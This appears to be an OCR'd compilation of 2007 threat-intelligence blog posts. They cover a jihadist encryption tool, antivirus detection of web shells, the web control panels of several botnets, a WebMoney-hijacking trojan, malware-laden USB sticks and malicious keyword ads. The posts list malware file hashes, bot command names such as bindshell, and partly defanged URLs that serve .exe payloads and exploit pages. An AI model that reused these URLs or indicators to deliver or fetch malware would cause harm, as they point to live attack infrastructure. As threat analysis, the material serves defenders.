
7. http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html

8. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

9. http://www.mailutilities.com/amv/

10. http://ddanchev.blogspot.com/2007/02/image-blocking-in-email-clients-and-web.html

11. http://ddanchev.blogspot.com/2006/09/email-spam-harvesting-statistics.html



Anti-Symmetric RSA Keys

Type	User ID	Key ID	Length	Creation
Pub/Priv	أبو الزبير المهاجر	9C94B8FA	2048	04/11/2006
Pub	سيف الحق الأنصاري	5D376133	2048	09/11/2006
Pub	أبو مجاهد القرشي	020019CD	2048	09/11/2006
Pub	أبو مصعب الجزائري	496D920F	2048	09/11/2006

Recipient ID
Key ID 496D920F

Recipient User ID
User ID أبو مصعب الجزائري

Symmetric Cipher Algorithm
Rijndael with 256 bit key (AES)

Stealthy Cipher
☑ Activate Stealthy Cipher

Select File to Encrypt
C:\Documents and Settings\Desktop\GIMF_ASRAR_PGP.bmp

□ Wipe Out Original File (Permenent file deletion for increased security)

Select File to Decrypt

Compression: 1785.2%

Cipher: Mars, Key size: 256

رسم 1 الواجهة الرئيسية لبرنامج أسرار المجاهدين من إنتاج سرية الأمن التقني في الجبهة الإعلامية الإسلامية العالمية

Mujahideen Secrets Encryption Tool (2007-04-12 14:58)

Remember [1]Mujahideen Secrets, the [2]jihadist themed encryption tool released by the Global Islamic Media

Front (GIMF) to aid cyber jihadists about to convert to cyber terrorists in encrypting their communications? See

the attached screenshot – if only could jihadists see through the eyes of the multilingual crawler or knew I violate

their OPSEC on a daily basis. The interesting part from a PSYOPS perspective is how they've realized that using PGP no longer means improved and sustained self-esteem for the average jihadists, so coming up with their very own

encryption tool and file shredder is a logical step. Encryption, even [3]steganography has been used by terrorists for years, and despite that no one is feeling comfortable with the idea, it’s an unspoken fact. There’s also something else to keep in mind, terrorists are putting more efforts into recruiting knowledgeable individuals than trying to educate

them from day one. And while coding the mujahideen secrets software requires nothing more than a simple GUI and

publicly obtained encryption libraries, I wonder did the people behind it on purposely knew who they’re compiling

the tool for, or was it a part time project on a "need to know basis"?

Encryption algorithms’ sophistication in respect to the key’s size shouldn’t really be of any concern in this

case,

but how come? Simple, the lack of quality passphrases, even implementation of the algorithms into the software, combined with client side attacks seeking to obtain the passphrase compared to perhaps futile bruteforcing, speak

for themselves. One thing remains for sure - they’re encrypting and generating more noise than originally thought.

Go through an [4]analysis of the Technical Mujahid Issue One as well.

1. http://www.zone-h.org/content/view/14486/30/

2. http://ddanchev.blogspot.com/2007/02/terrorism-and-encryption.html

3. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

4. http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html

202

A Compilation of Web Backdoors (2007-04-20 00:58)

The other day I came across to a nice [1]compilation of web backdoors only, and decided to verify how well are

various AVs performing when detecting them :

" I have collected some [2]WEB backdoors in the past to exploit vulnerable file upload facilities and others. I

think a library like this may be useful in a variety of situations. Understanding how these backdoors work can help

security administrators implement firewalling and security policies to mitigate obvious attacks. "

Here are some results listing the AVs that detected them – as they should :

name: cfexec.cfm

size: 1328

md5.: cce2f90563cb33ce32b6439e57839492

sha1: 01c50c39e41c6e95262a1141dbfcbf9e8f14fc19

_No AV detects this one

name : cmdasp.asp

size: 1581 bytes

md5: d0ef359225f9416dcf29bb274ab76c4b

sha1: 9df3e72df372c41fe0a4d4f1e940f98829b752e1

Authentium 4.93.8 04.14.2007 ASP/Ace.G@bd

Avast 4.7.981.0 04.16.2007 VBS:Malware

BitDefender 7.2 04.16.2007 Backdoor.ASP.Ace.C

ClamAV devel-20070312 04.16.2007 ASP.Ace.C

DrWeb 4.33 04.16.2007 BackDoor.AspShell

Ewido 4.0 04.16.2007 Backdoor.Rootkit.10.a

F-Prot 4.3.2.48 04.13.2007 ASP/Ace.G@bd

F-Secure 6.70.13030.0 04.16.2007 ASP/Ace.G@bd

Kaspersky 4.0.2.24 04.16.2007 Backdoor.ASP.Ace.q

Microsoft 1.2405 04.16.2007 Backdoor:VBS/Ace.C

Symantec 10 04.16.2007 Backdoor.Trojan

VBA32 3.11.3 04.14.2007 Backdoor.ASP.Rootkit.10.a #1

Webwasher-Gateway 6.0.1 04.16.2007 VBScript.Unwanted.gen!FR:M-FW:H-RR:M-RW:M-N:H-CL:H (suspicious)

name: cmdasp.aspx

size: 1442

md5.: 27072d0700c9f1db93eb9566738787bd

sha1: 2c43d5f92ad855c25400ee27067fd15d92d1f6de

_No AV detects this one

name: simple-backdoor.php

size: 345

md5.: fcd01740ca9d0303094378248fdeaea9

sha1: 186c9394e22e91ff68502d7c1a71e67c5ded67c c

_No AV detects this one

name: php-backdoor.php

size: 2871

md5.: 9ca0489e5d8a820ef84c4af8938005d5

sha1: 89db6dc499130458597fe15f8592f332fb61607e

AhnLab-V3 2007.4.19.1/20070419 found [BAT/Zonie]

AntiVir 7.3.1.53/20070419 found [PHP/Zonie]

Authentium 4.93.8/20070418 found [PHP/Zackdoor.A]

AVG 7.5.0.464/20070419 found [PHP/Zonie.A]

BitDefender 7.2/20070419 found [Backdoor.Php.Zonie.B]

F-Prot 4.3.2.48/20070418 found [PHP/Zackdoor.A]

F-Secure 6.70.13030.0/20070419 found [PHP/Zackdoor.A]

Ikarus T3.1.1.5/20070419 found [Backdoor.PHP.Zonie]

Kaspersky 4.0.2.24/20070420 found [Backdoor.PHP.Zonie]

McAfee 5013/20070419 found [PWS-Zombie]

Microsoft 1.2405/20070419 found [Backdoor:PHP/Zonie.A]

NOD32v2 2205/20070419 found [PHP/Zonie]

Norman 5.80.02/20070419 found [PHP/Zonie.A]

VBA32 3.11.3/20070419 found [Backdoor.PHP.Zonie #1]

Webwasher-Gateway 6.0.1/20070419 found [Script.Zonie]

name: jsp-reverse.jsp

size: 2542

md5.: ebf87108c908eddaef6f30f6785d6118

sha1: 24621d45f7164aad34f79298bcae8f7825f25f30

_No AV detects this one

name: perlcmd.cgi

size: 619

md5.: c7ac0d320464a9dee560e87d2fdbdb0c

sha1: 6cd84b993dcc29dfd845bd688320b12bfd219922

_No AV detects this one

name: cmdjsp.jsp

size: 757

md5.: 3405a7f7fc9fa8090223a7669a26f25a

sha1: 1d4d1cc154f792dea194695f47e17f5f0ca90696

_No AV detects this one

name: cmd-asp-5.1.asp

size: 1241

md5.: eba86b79c73195630fb1d8b58da13d53

sha1: 22d67b7f5f92198d9c083e140ba64ad9d04d4ebc

Webwasher-Gateway 6.0.1/20070419 found [VBScript.Unwanted.gen!FR:M-FW:M-RR:M-RW:M-N:H-CL:H (suspicious)]

Rather interesting, there have been [3]recent targeted attacks aiming at gullible admins who'd put such web

shells at their servers, thus opening a reverse shell to the attackers. As always, this compilation is just the tip of the iceberg, as Jose Nazario points out having variables means a different checksum, and considering the countless

number of ASP, PHP and PERL based reverse backdoors, the threat is here to remain as silent and effective as possible.

Grep this viruslist, especially the [4]ASP, PHP and PERL backdoor families to come up with more variants in case you

want to know what’s already spotted in the wild. Here’s a very well written paper by Gadi Evron on [5]Web Server

Botnets and Server Farms as Attack Platforms discussing the economies of scale of these attacks.

1. http://michaeldaw.org/projects/web-backdoor-compilation/

2. http://www.sans.org/resources/malwarefaq/rwww_shell.php

3. http://asert.arbornetworks.com/2007/02/phpwebguard-and-aspwebguard-attacks/

4. http://vx.netlux.org/vl.php?dir=virlist

5. http://www.beyondsecurity.com/whitepapers/GadiEvron_VBFeb07.pdf

205

Shots from the Malicious Wild West - Sample Five (2007-04-20 02:24)

Open source malware with a MSQL based web command and control? It’s not just Sdbot and Agobot being the

most popular malware groups that have such features by default, but pretty much every new bot famility. The Cyber

Bot, a malware on demand is one of these. Among the typical DDoS capabilities such as SYN,ACK, ICMP, UDP, DNS and HTTP post and get floods, it offers various rootkit capabilities in between the ability to bypass popular AV and firewall software. I recently located various screenshots from the web command and control which I'm sure you'll find enlightening. A picture is worth a thousand fears as usual. Rather interesting, the bot is able to figure out whether the infected user is on a LAN, dialup, or behind a proxy connection, the rest of the statistics such as IP geolocation and infected users per OS are turning into a modular commodity. It's also worth noting that the web interface has the capability to offer access to the control panel to more than one registered user, which logically means that it's build with the idea to provide rental services.

206

Here's a related post with more [1]web command and control screenshots, and another one taking into consideration various [2]underground economics.

1. http://ddanchev.blogspot.com/2006/11/nuclear-grabber-toolkit.html

2. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

207

Shots from the Malicious Wild West - Sample Six (2007-04-20 03:06)

Continuing the "Malicious Wild West" series, the Blacksun RAT integration on the web is so modules-friendly it makes you wonder why it’s not another case study on malware on demand, but a publicly obtainable open source malware

like it is. Process injections in explorer.exe by default, and with a default port 2121, this HTTP bot is still in BETA. And BETA actually means more people will play around with the code, and add extended functionalities into it. There’s a

common myth that the majority of botnets are still operated through IRC based communications, and despite that

there’re still large botnets receiving commands through IRC, there’s [1]an ongoing shift towards diversification and

HTTP in all of its tunneling and covert beauty seems to be a logical evolution.

208

Here are some commands included in default admin.php that speak for themselves :

OPTION value=cmd

OPTION value=cmd

OPTION value=bindshell

OPTION value=download

OPTION value=ftp _upload

OPTION value=msgbox

OPTION value=power

OPTION value=monitor

OPTION value=cdrom

OPTION value=keyboard

OPTION value=mouse

OPTION value=crazymouse

OPTION value=funwindows

OPTION value=version

OPTION value=exitprocess

OPTION value=killmyself

Killmyself is quite handy in case you get control of the botnet in one way or another and desinfect the entire

population with only one command. Stay tuned for various other "releases" in the upcoming virtual shots during the next couple of days.

1. http://ddanchev.blogspot.com/2007/03/botnet-communication-platforms.html

Google in the Future (2007-04-20 03:37)

Great fake as a matter of fact. Don’t blame the crawler while crawling the public Web, but the retention of clickstreams for indefinite periods of time and the intermediaries selling them to keyword marketers. And of course the emerging

centralization of [1]too much power online with its [2]privacy implications – power and responsibility must intersect.

[3]Two more fakes for [4]you to enjoy.

1.

http://www.marketwatch.com/news/story/eu-privacy-body-criticizes-google/story.aspx?guid=%7B578CE44F-EDC5-

43A8-865A-51960583F9D3%7D

2. http://www.wired.com/politics/onlinerights/news/2007/04/doubleclick

3. http://caglecartoons.com/images/preview/%7BE040B3EA-39CF-4001-A1A6-896CAFA68798%7D.gif

4. http://photos1.blogger.com/blogger/1933/1779/1600/google10yearsfromnow.0.jpg

OSINT Through Botnets (2007-04-23 18:06)

[1]Open source intelligence gathering techniques from a government sponsored cyber espionage perspective have

been an active doctrine for years, and that’s thankfully to niching approaches given the huge botnet infected network

– government and military ones on an international scale as well. And yes, [2]targeted attacks as well. It’s a public secret that botnet masters are able to [3]geolocate IPs through commercially obtainable databases reaching levels of superior quality. Have you ever thought what would happen if access to botnet on demand request is initiated, but only to a [4]botnet that includes military and government infected PCs only? Here’s a related story :

"

The misuse of US military networks by spammers and other pond life is infrequently reported, but goes back some years . In August 2004, we reported how blog comment spams promoting illegal porn sites were sent through compromised machines associated with unclassified US military networks. Spam advertising "incest, rape and animal sex" pornography was posted on a web log which was set up to discuss the ID Cards Bill via an open proxy at the gateway of an unclassified military network. "

From an OSINT perspective, part by part a bigger picture emerges from the tiny pieces of the puzzle, and despite that these would definitely be unclassified, a clerk’s email today may turn into a major violation of OPSEC tomorrow . Moreover, the security through obscurity approach of [5]different military networks might get a little bit

shaken up due to the exposure of the infrastructure in a passive mode from the attacker’s perspective.

In the wake of yet another [6]targeted attack on U.S government networks in the form of zero-day vulnerabilities in Word documents neatly emailed to the associated parties, it’s worth discussing the commitment shown in the form of the Word zero day, and the attach congressional speech to Asian diplomacy sent to Asian departments :

" The mysterious State Department e-mail appeared to be legitimate and included a Microsoft Word document with material from a congressional speech related to Asian diplomacy , Reid said. By opening the document, the employee activated hidden software commands establishing what Reid described as backdoor communications with the hackers. The technique exploited a previously unknown design flaw in Microsoft’s Office software, Reid said . State Department officials worked with the Homeland Security Department and even the FBI to urge Microsoft to develop quickly a protective software patch, but the company did not offer the patch until Aug. 8 — roughly eight weeks after the break-in.

"

The life of this zero day vulnerability started much earlier than anyone had predicted, and obviously specific

emails of various departments are known, are harvested or obtained through the already infected with malware PCs

- pretty much everything for a successful targeted attacks seems to be in place right? But what makes me wonder is

where are the attacking emails originating from, an infected ADSL user somewhere around the world whose spoofed

.gov or .mil email somehow made it not though and got undetected as spam, or from an already infected .gov or .mil

host where the attackers took advantage of its IP reputation?

In the majority of news articles or comments I come across to, reporters often make the rather simplistic

connection with China’s emerging cyber warfare capabilities – a little bit of [7]Sun Tzu as a school of thought and

mostly rephrasing U.S studies – whenever an attacking email, or [8]attack is originating from China’s netblocks.

Perhaps part two of my previous post "[9]from the unpragmatic department" sparkled debate on [10]physically

bombing the sources of the attacks, just to make sure I guess. Engineering cyber warfare tensions nowadays, providing that China’s competing with the U.S for the winning place on botnet and spam statistics for the last several years speaks for itself – the U.S will find itself bombing U.S ISPs and China will find itself bombing Chinese ISPs

. So the question is - why establish an offensive cyber warfare doctrine when you can simple install a type of Lycos Spam Fighting screensaver on every military and government computer and have it periodically update its hitlists?

212

Black humour is crucial if you don’t want to lose your real sense of humour, and thankfully, for the time being an offensive cyber warfare provocation – or the [11]boring idleness of botnet masters – isn’t considered as a

statement on war yet. [12]The Sum of All Fears’s an amazing representation of engineering tensions in real-life, so

consider keeping your Cyber Defcon lower .

Open source visualization courtesy of [13]NYTimes.com, [14]MakeLoveNotSpam’s effect courtesy of Netcraft.

UPDATE: Apparently, [15]seven years ago North Korea’s hyped [16]cyber warfare unit was aware of the concept of

targeted attacks so that :

"

Kim Jong Il visited software labs and high-tech hubs during his rare trips to China and Russia in 2000 and 2001. When then- U.S. Secretary of State Madeleine Albright visited Pyongyang in 2000, he asked for her e-mail address.

"

On a future visit, in a future tense, perhaps IM accounts would be requested to rotate the infection vectors.

Meanwhile, read a great article on [17]North Korea's IT Revolution, or let's say a case study on failed [18]TECHINT

due to a self-serving denial of the word globalization.

1. http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html

2. http://ddanchev.blogspot.com/2006/09/chinese-hackers-attacking-us.html

3. http://ddanchev.blogspot.com/2007/02/rootlauncher-kit.html

4. http://www.theregister.co.uk/2007/04/16/military_botnet/

5. http://ddanchev.blogspot.com/2006/09/biggest-military-hacks-of-all-time.html

6. http://news.yahoo.com/s/ap/20070419/ap_on_hi_te/hackers_state_department

7. http://www.ndu.edu/inss/siws/ch1.html

8. http://www.fcw.com/article97658-02-13-07-Web&printLayout

9. http://ddanchev.blogspot.com/2007/01/preventing-massive-al-qaeda-cyber.html

10. http://www.networkworld.com/news/2007/020807-rsa-cyber-attacks.html

11. http://ddanchev.blogspot.com/2007/02/korean-zombies-behind-root-servers.html

12. http://en.wikipedia.org/wiki/The_Sum_of_All_Fears

13. http://www.nytimes.com/2006/12/03/magazine/03intelligence.html?ex=1322802000&en=46027e63d79046ce&ei=5090

14. http://news.netcraft.com/archives/2004/12/01/spam_sites_crippled_by_lycos_screensaver_ddos.html

15. http://www.usatoday.com/tech/news/2003-12-25-nkorea-computers_x.htm

16. http://ddanchev.blogspot.com/2006/07/north-koreas-cyber-warfare-unit-121.html

17. http://www.atimes.com/atimes/Korea/ID24Dg01.html

18. http://en.wikipedia.org/wiki/TECHINT

Shots from the Malicious Wild West - Sample Seven (2007-04-25 13:34)

[1]The Webmoner is a malware family that’s been targeting the [2]WebMoney service for the [3]last couple of years,

a service which is mostly used in Russia from both legitimate and malicious parties – three out of five transfers by

malicious parties use WebMoney and the other two use Yandex. What’s interesting about this trojan, or we can

perhaps even define it as a module given its 2kb packed size and compatibility with popular malware C &C platforms in respect to stats, is that it doesn’t log the accounting details of Web Money customers, instead, the attacker is

feeding the trojan with up to four of his Web Purses, so that at a later stage when the infected party is initiating

transfer, the malware will hijack the process and intercept the payments and direct them to the attacker’s web

money accounts . See how various AVs are performing when detecting a sample of it.

The disturbing part is a recently made public builder, the type of DIY a.k.a the revenge of the script kiddies

with

a push of a button malware generation with a built in fsg packing to further obfuscate it and have it reach the 1.5kb size. See attached screenshot. This attack puts the service in a awkward situation, as the transfers are

actually hijacked on the fly, and the responsibility is forwarded to the infected party, compared to a situation

where the details have been keylogged and transfers made with stolen IDs. How have things evolved from 2001 until 2007? Keylogging may seem logical but is the worst enemy of efficiency compared to techniques that automatically, collect, hijack and intercept the desired accounting data. [4]The screen capturing banking trojan Hispasec came across to is a good example presenting the trade off here. The irony? The author of the builder is anticipating malware on demand requests and charging 10 WMZ in virtual money for undetected pieces of the malware .

There’s an ongoing debate on the usefulness and lack of such of popular anti virus software. In January 2007, the Yankee Group released a 4 pages report starting at $599 – try a [5]26 pages free alternative released in January 2006 debunking lots of myths – entitled "[6]Anti-Virus is Dead: Long Live Anti-Malware" in an effort to not only generate lazy revenues on their insights, but to emphasize on the false feeling of security many AVs provide you with. As a consultant you often get the plain simple question on which is the best anti virus out there, to which you either reply based on lead generation relationship with vendors, or do them a favour and answer the question with a question - the best anti virus in respect to what? Detecting rootkits? Removing detected malware and restoring the infected files to their previous condition? Log event management compatibility with existing security events management software? Fastest response times to major outbreaks? – psst zero day malware ruins the effect here. Or which anti virus solution has the largest dataset for detecting known malware? Anti virus is just a part

of your overal security strategy, and given the anti virus market is perhaps the one with the highest liquidity, thus

most $ still go to perimeter defense solutions, too much expectations and lack of understanding of the threatscape

mean customer dissatisfaction which shouldn’t always be the case. If anti virus software the way we use it today is

dead, then John Doe from the U.S or Ivan Ivanov from Russia woud still be 31337-ing the world, the Sub7 world I mean.

Some AVs however perform better than others on given tasks. The recently released [7]AV comparatives speak for

themselves. If you’re going to use an anti virus software, use one from a company who’s core competency relies

in anti virus software, and not from a company that entered the space through acquisition during the last couple

of years, or from one where anti virus is just part of huge solutions portfolio. Boutique anti virus vendors logically outperform the market leaders – exactly the type of advice I’ve been giving out for quite a while.

Related posts :

[8]Security Threats to Consider when Doing E-banking

[9]No Anti-Virus, No E-banking for You

[10]The Underground Economy’s Supply of Goods

Previous "virtual shots" :

[11]Shots from the Malicious Wild West - Sample Six

[12]Shots from the Malicious Wild West - Sample Five

[13]Shots from the Malicious Wild West - Sample Four

[14]Shots from the Malicious Wild West - Sample Three

[15]Shots from the Malicious Wild West - Sample Two

[16]Shots from the Malicious Wild West - Sample One

1. http://www.f-secure.com/v-descs/wmpatch.shtml

2. http://www.webmoney.ru/

3. http://www.kaspersky.com/news?id=243

4. http://ddanchev.blogspot.com/2006/%2009/banking-trojan-defeating-virtual.html

5. http://www.linuxsecurity.com/docs/malware-trends.pdf

6. http://www.marketresearch.com/product/display.asp?productid=1424773&xs=r

7. http://www.av-comparatives.org/

8. http://ddanchev.blogspot.com/2006/01/security-threats-to-consider-when.html

9. http://ddanchev.blogspot.com/2006/05/no-anti-virus-software-no-e-banking.html

10. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

11. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_7672.html

12. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample_20.html

13. http://ddanchev.blogspot.com/2007/04/shots-from-malicious-wild-west-sample.html

14. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_3723.html

15. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample_10.html

16. http://ddanchev.blogspot.com/2007/03/shots-from-malicious-wild-west-sample.html

216

Outsourcing The Spying on Your Wife (2007-04-26 02:12)

[1]

Targeted attacks and zero day malware have always been rubbing shoulders, and it’s not just a fad despite that

everyone’s remembering the wide-scale malware outbreaks attacking everything and everyone from the last couple of

years. But the days of segmenting targeted attacks per country, city, WiFi/Bluetooth spot coverage are only emerging.

The idea of profitably serving a demand for a service however, is promting detective agencies to adapt to to-

day’s standards for surveillance and snooping in the form of using malware to obtain the necessary information.

And despite that commercially [2]obtainable surveillance tools are [3]cheaply available to everyone interested and

taking the risk of using them, customers obviously prefer to leave it to the "pros". Here’s a story of an "adaptive"

[4]detective agency using targeted emails with malware to spy :

" The jury of five woman and seven men heard how the agency used "Trojan" computer viruses, which were

hidden inside emails and attacked computers when opened, allegedly created by American-based IT specialist Marc

Caron. Hi-tech devices used to bug phones were installed by interception specialist Michael Hall, the court was told.

Prosecutors said a number of them were fitted to BT’s telegraph polls and inside junction boxes, but BT eventually

hid a camera in one of the boxes and caught him at work.

"

Here’re more [5]details on the targeted attack :

" Mrs Mellon opened it because it "purported to show what her husband was up to", said Ms Moore. It is alleged the agency hacked into emails to snoop on Tamara Mellon. The Trojan then recorded "every keystroke that was made", she said, including such things as bank account numbers and passwords . "They didn’t take any money.

They didn’t steal anything, but from time to time they had a little snoop on behalf of their clients," Ms Moore said. "

I imagine a questionnaire from such a detective agency in the form of the following :

- The victim’s IT literacy from 0 to 5?

- Are they aware of the concept of anti virus and a firewall?

- List us all their contact points in the form of IM and email accounts

- Are they mobile workers taking advantage of near-office WiFi spots?

You get the point. Hopefully, such services wouldn’t turn into a commodity, or even if they do, I’m sure they’ll

somehow figure out a way to legally forward the responsibility to the party that initiated the request.

Related posts:

[6]HP Spying on Board of Directors’ Phone Records

[7]HP’s Surveillance Methods

[8]Mark Hurd on HP’s Surveillance and Disinformation

[9]

1. http://photos1.blogger.com/blogger/1933/1779/1600/covert_operative.jpg

2. http://ddanchev.blogspot.com/2007/03/usb-surveillance-sticks.html

3. http://ddanchev.blogspot.com/2007/03/ghosts-in-keyboard.html

4. http://news.bbc.co.uk/2/hi/uk_news/6592717.stm

5. http://news.bbc.co.uk/2/hi/uk_news/6591981.stm

6. http://ddanchev.blogspot.com/2006/09/hp-spying-on-board-of-directors-phone.html

7. http://ddanchev.blogspot.com/2006/09/hps-surveillance-methods.html

8. http://ddanchev.blogspot.com/2006/10/mark-hurd-on-hps-surveillance-and.html

9. http://news.bbc.co.uk/2/hi/uk_news/6591981.stm

Malware Infected Removable Media (2007-04-26 02:38)

In a previous post I discussed various thought to be outdated physical security threats such as [1]leaving behind CDs

and DVDs malware ready and taking advantage of the auto loading feature most people conveniently have turned on

by default. Seems like on purposely leaving behind pre-infected removable media with the hope that someone will pick them up and act as a trojan horse themselves, still remains rather common . Unless your organization has taken the necessary removable media precautions, a story on [2]USB sticks with malware should raise your awareness on an attacker’s dedication to succeed :

"

Malware purveyors deliberately left USB sticks loaded with a Trojan in a London car park in a bid to trick users into getting infected. The attack was designed to propagate Trojan banking software that swiped users’ login credentials from compromised machines. Check Point regional director Nick Lowe mentioned the ruse during a presentation at the Infosec trade show on Tuesday, but declined to go into further details, citing the need for confidentiality to protect an investigation he’s involved in. "

From an attacker’s perspective that’s an investment given USB sticks are left in parking lots around major banks, and finding a 1GB USB stick laying around would make someone’s day for sure. Despite that in this case it’s a banking trojan we’re talking about, on a more advanced level, corporate espionage could be the main aim though the [3]exploitation of various techniques.

1. http://ddanchev.blogspot.com/2006/03/old-physical-security-threats-still.html

2. http://www.channelregister.co.uk/2007/04/25/usb_malware/

3. http://www.usbhacks.com/category/tools/

Conventional Weaponry VS Cyber Terrorism (2007-04-26 02:54)

[1]Insightful comment on how assymetric warfare and abusing the most versatile communication medium is

something conventional weaponry cannot and should not aim to fight :

" Terrorists use a flat, open network of communications and pass their information mainly through the Inter-

net, Lute said as he briefed the group at the Pentagon. These are aspects that defy U.S. military capability. “We

buy airplanes, ships and tanks and recruit and train soldiers to deal with the geographics of a tangible target,” he

said. “We can bomb training camps, and we can hunt down the enemy, but we can’t bomb the Internet.” By using a

nodal network to spread their extremist ideologies, Lute said, terrorists are able to easily recruit members, acquire

weapons, build leaders and receive financial backing. "

A short excerpt from a [2]previous post :

" A terrorists’ training camp is considered a military target since it provides them the playground to develop

their abilities. Sooner or later, it will feel the heat and dissapear from the face of the Earth, they know it, but don’t care mainly because they’ve already produced and are distributing [3]Spetsnaz type of video training sessions .

So abusing information or [4]the information medium itself is much more powerful from their perspective then

destroying their means for communication, spread propaganda, and obviously recruit. "

Reminds me of a great cartoon where soldiers are in the middle of a network centric warfare situation, all

the[5]

equiptment on the field is in smoke or doesn’t work, and soldiers beg the generals for more "[6]shock and

awe" action and less ELINT attacks. Which, of course, doesn’t mean known adversary locations shouldn’t get erased from the face of the Earth. Post strike imagery courtesy of FAS, here’s [7]the rest of the collection.

1. http://www.emilitary.org/article.php?aid=10677

2. http://ddanchev.blogspot.com/2007/02/forensic-examination-of-terrorists-hard.html

3. http://www.spetsnaz-gru.com/

4. http://photos1.blogger.com/blogger/1933/1779/1600/Cybert

errorism.jpg

5. http://photos1.blogger.com/blogger2/4099/2257/200/holy_war.jpg

6. http://en.wikipedia.org/wiki/Shock_and_awe

7. http://www.fas.org/irp/imint/afghan.htm

Malicious Keywords Advertising (2007-04-30 03:20)

Blackhat SEO’s been actively abused by spammers, phishers and malware authors, each of them contributing to the efficiency of the underground ecosystem. [1]Comments spam, [2]splogs, coming up [3]with ways to [4]get a backlink from a .EDU domain, the arsenal of tools to abuse traffic acquisition techniques has a new addition - [5]paid keyword advertising directly [6]leading to sites hosting [7]exploit code :

" Those keywords put the criminals’ sponsored links at the top of the page when searches were run for brand name sites like the Better Business Bureau or Cars.com, using phrases such as "betterbusinessbureau" or "modern cars airbags required." But when users clicked on the ad link, they were momentarily diverted to smarttrack.org, a malicious site that used an exploit against the Microsoft Data Access Components (MDAC) function in Windows to plant a back door and a "post-logger" on the PC. "

Here’s another interesting subdomain that was using JPG images to " break the .exe extension ice " and redi-

rect to anything malicious - pagead2.googlesyndication.com.mmhk.cn

What’s the most cost-effective approach, yet the most effective one as well when it comes to that sort of

scheme? On a quarterly basis, a "for-the-masses" zero day vulnerability becomes reality. The fastest exploitation of the "window of opportunity" until a patch is released and applied, is abused by embedding the exploit into high traffic web sites, or even more interesting, exploiting a vulnerability in a major Web 2.0 portal to further spread the first zero day. Therefore, access to top web properties is a neccessity, and much more cost effective compared to

using AdSense. I wouldn’t get surprised to find out that hiring a SEO expert to reposition the malicious sites is also happening at the time of blogging. Some details at [8]McAfee’s blog.

Despite the amateurs using purchased keywords as an infection vector, at another malicious url _ s.gcuj.com

we have a decent example of a timely exploitaition with _ s.gcuj.com /t.js and _ s.gcuj.com /1.htm using Microsoft’s

ANI cursor vulnerability to install online games related trojans - _ t.gcuj.com /0.exe _ The series of malicious URLs are 222

mostly advertised or directly injected into Chinese web forums, guestbooks etc. Here are some that are still active, the majority of AVs thankfully detect them already :

_ cool.47555.com /xxxx.exe _

_ d.77276.com /0.exe _

_ www.puma163.com /pu/pu.exe _

_ rzguanhai.com /server.exe _

The key point when it comes to such attackers shouldn't be the focus on current, but rather on emerging

trends, and they have to do with anything, but malicious parties continuing to use AdSense to direct traffic to their

sites in the long term. Watch a video related to the attacks, courtesy of Exploit Prevention Labs.

[EMBED]

1. http://ddanchev.blogspot.com/2007/03/spam-comments-attack-on-techcrunch.html

2. http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html

3. http://ddanchev.blogspot.com/2006/10/automated-seo-spam-generation.html

4. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

5. http://www.forbes.com/security/2007/04/26/google-crime-malware-tech-security-cx_ag_0426google.html

6. http://news.com.com/Google+pulls+malicious+sponsored+li

nks/2100-7349_3-6180022.html

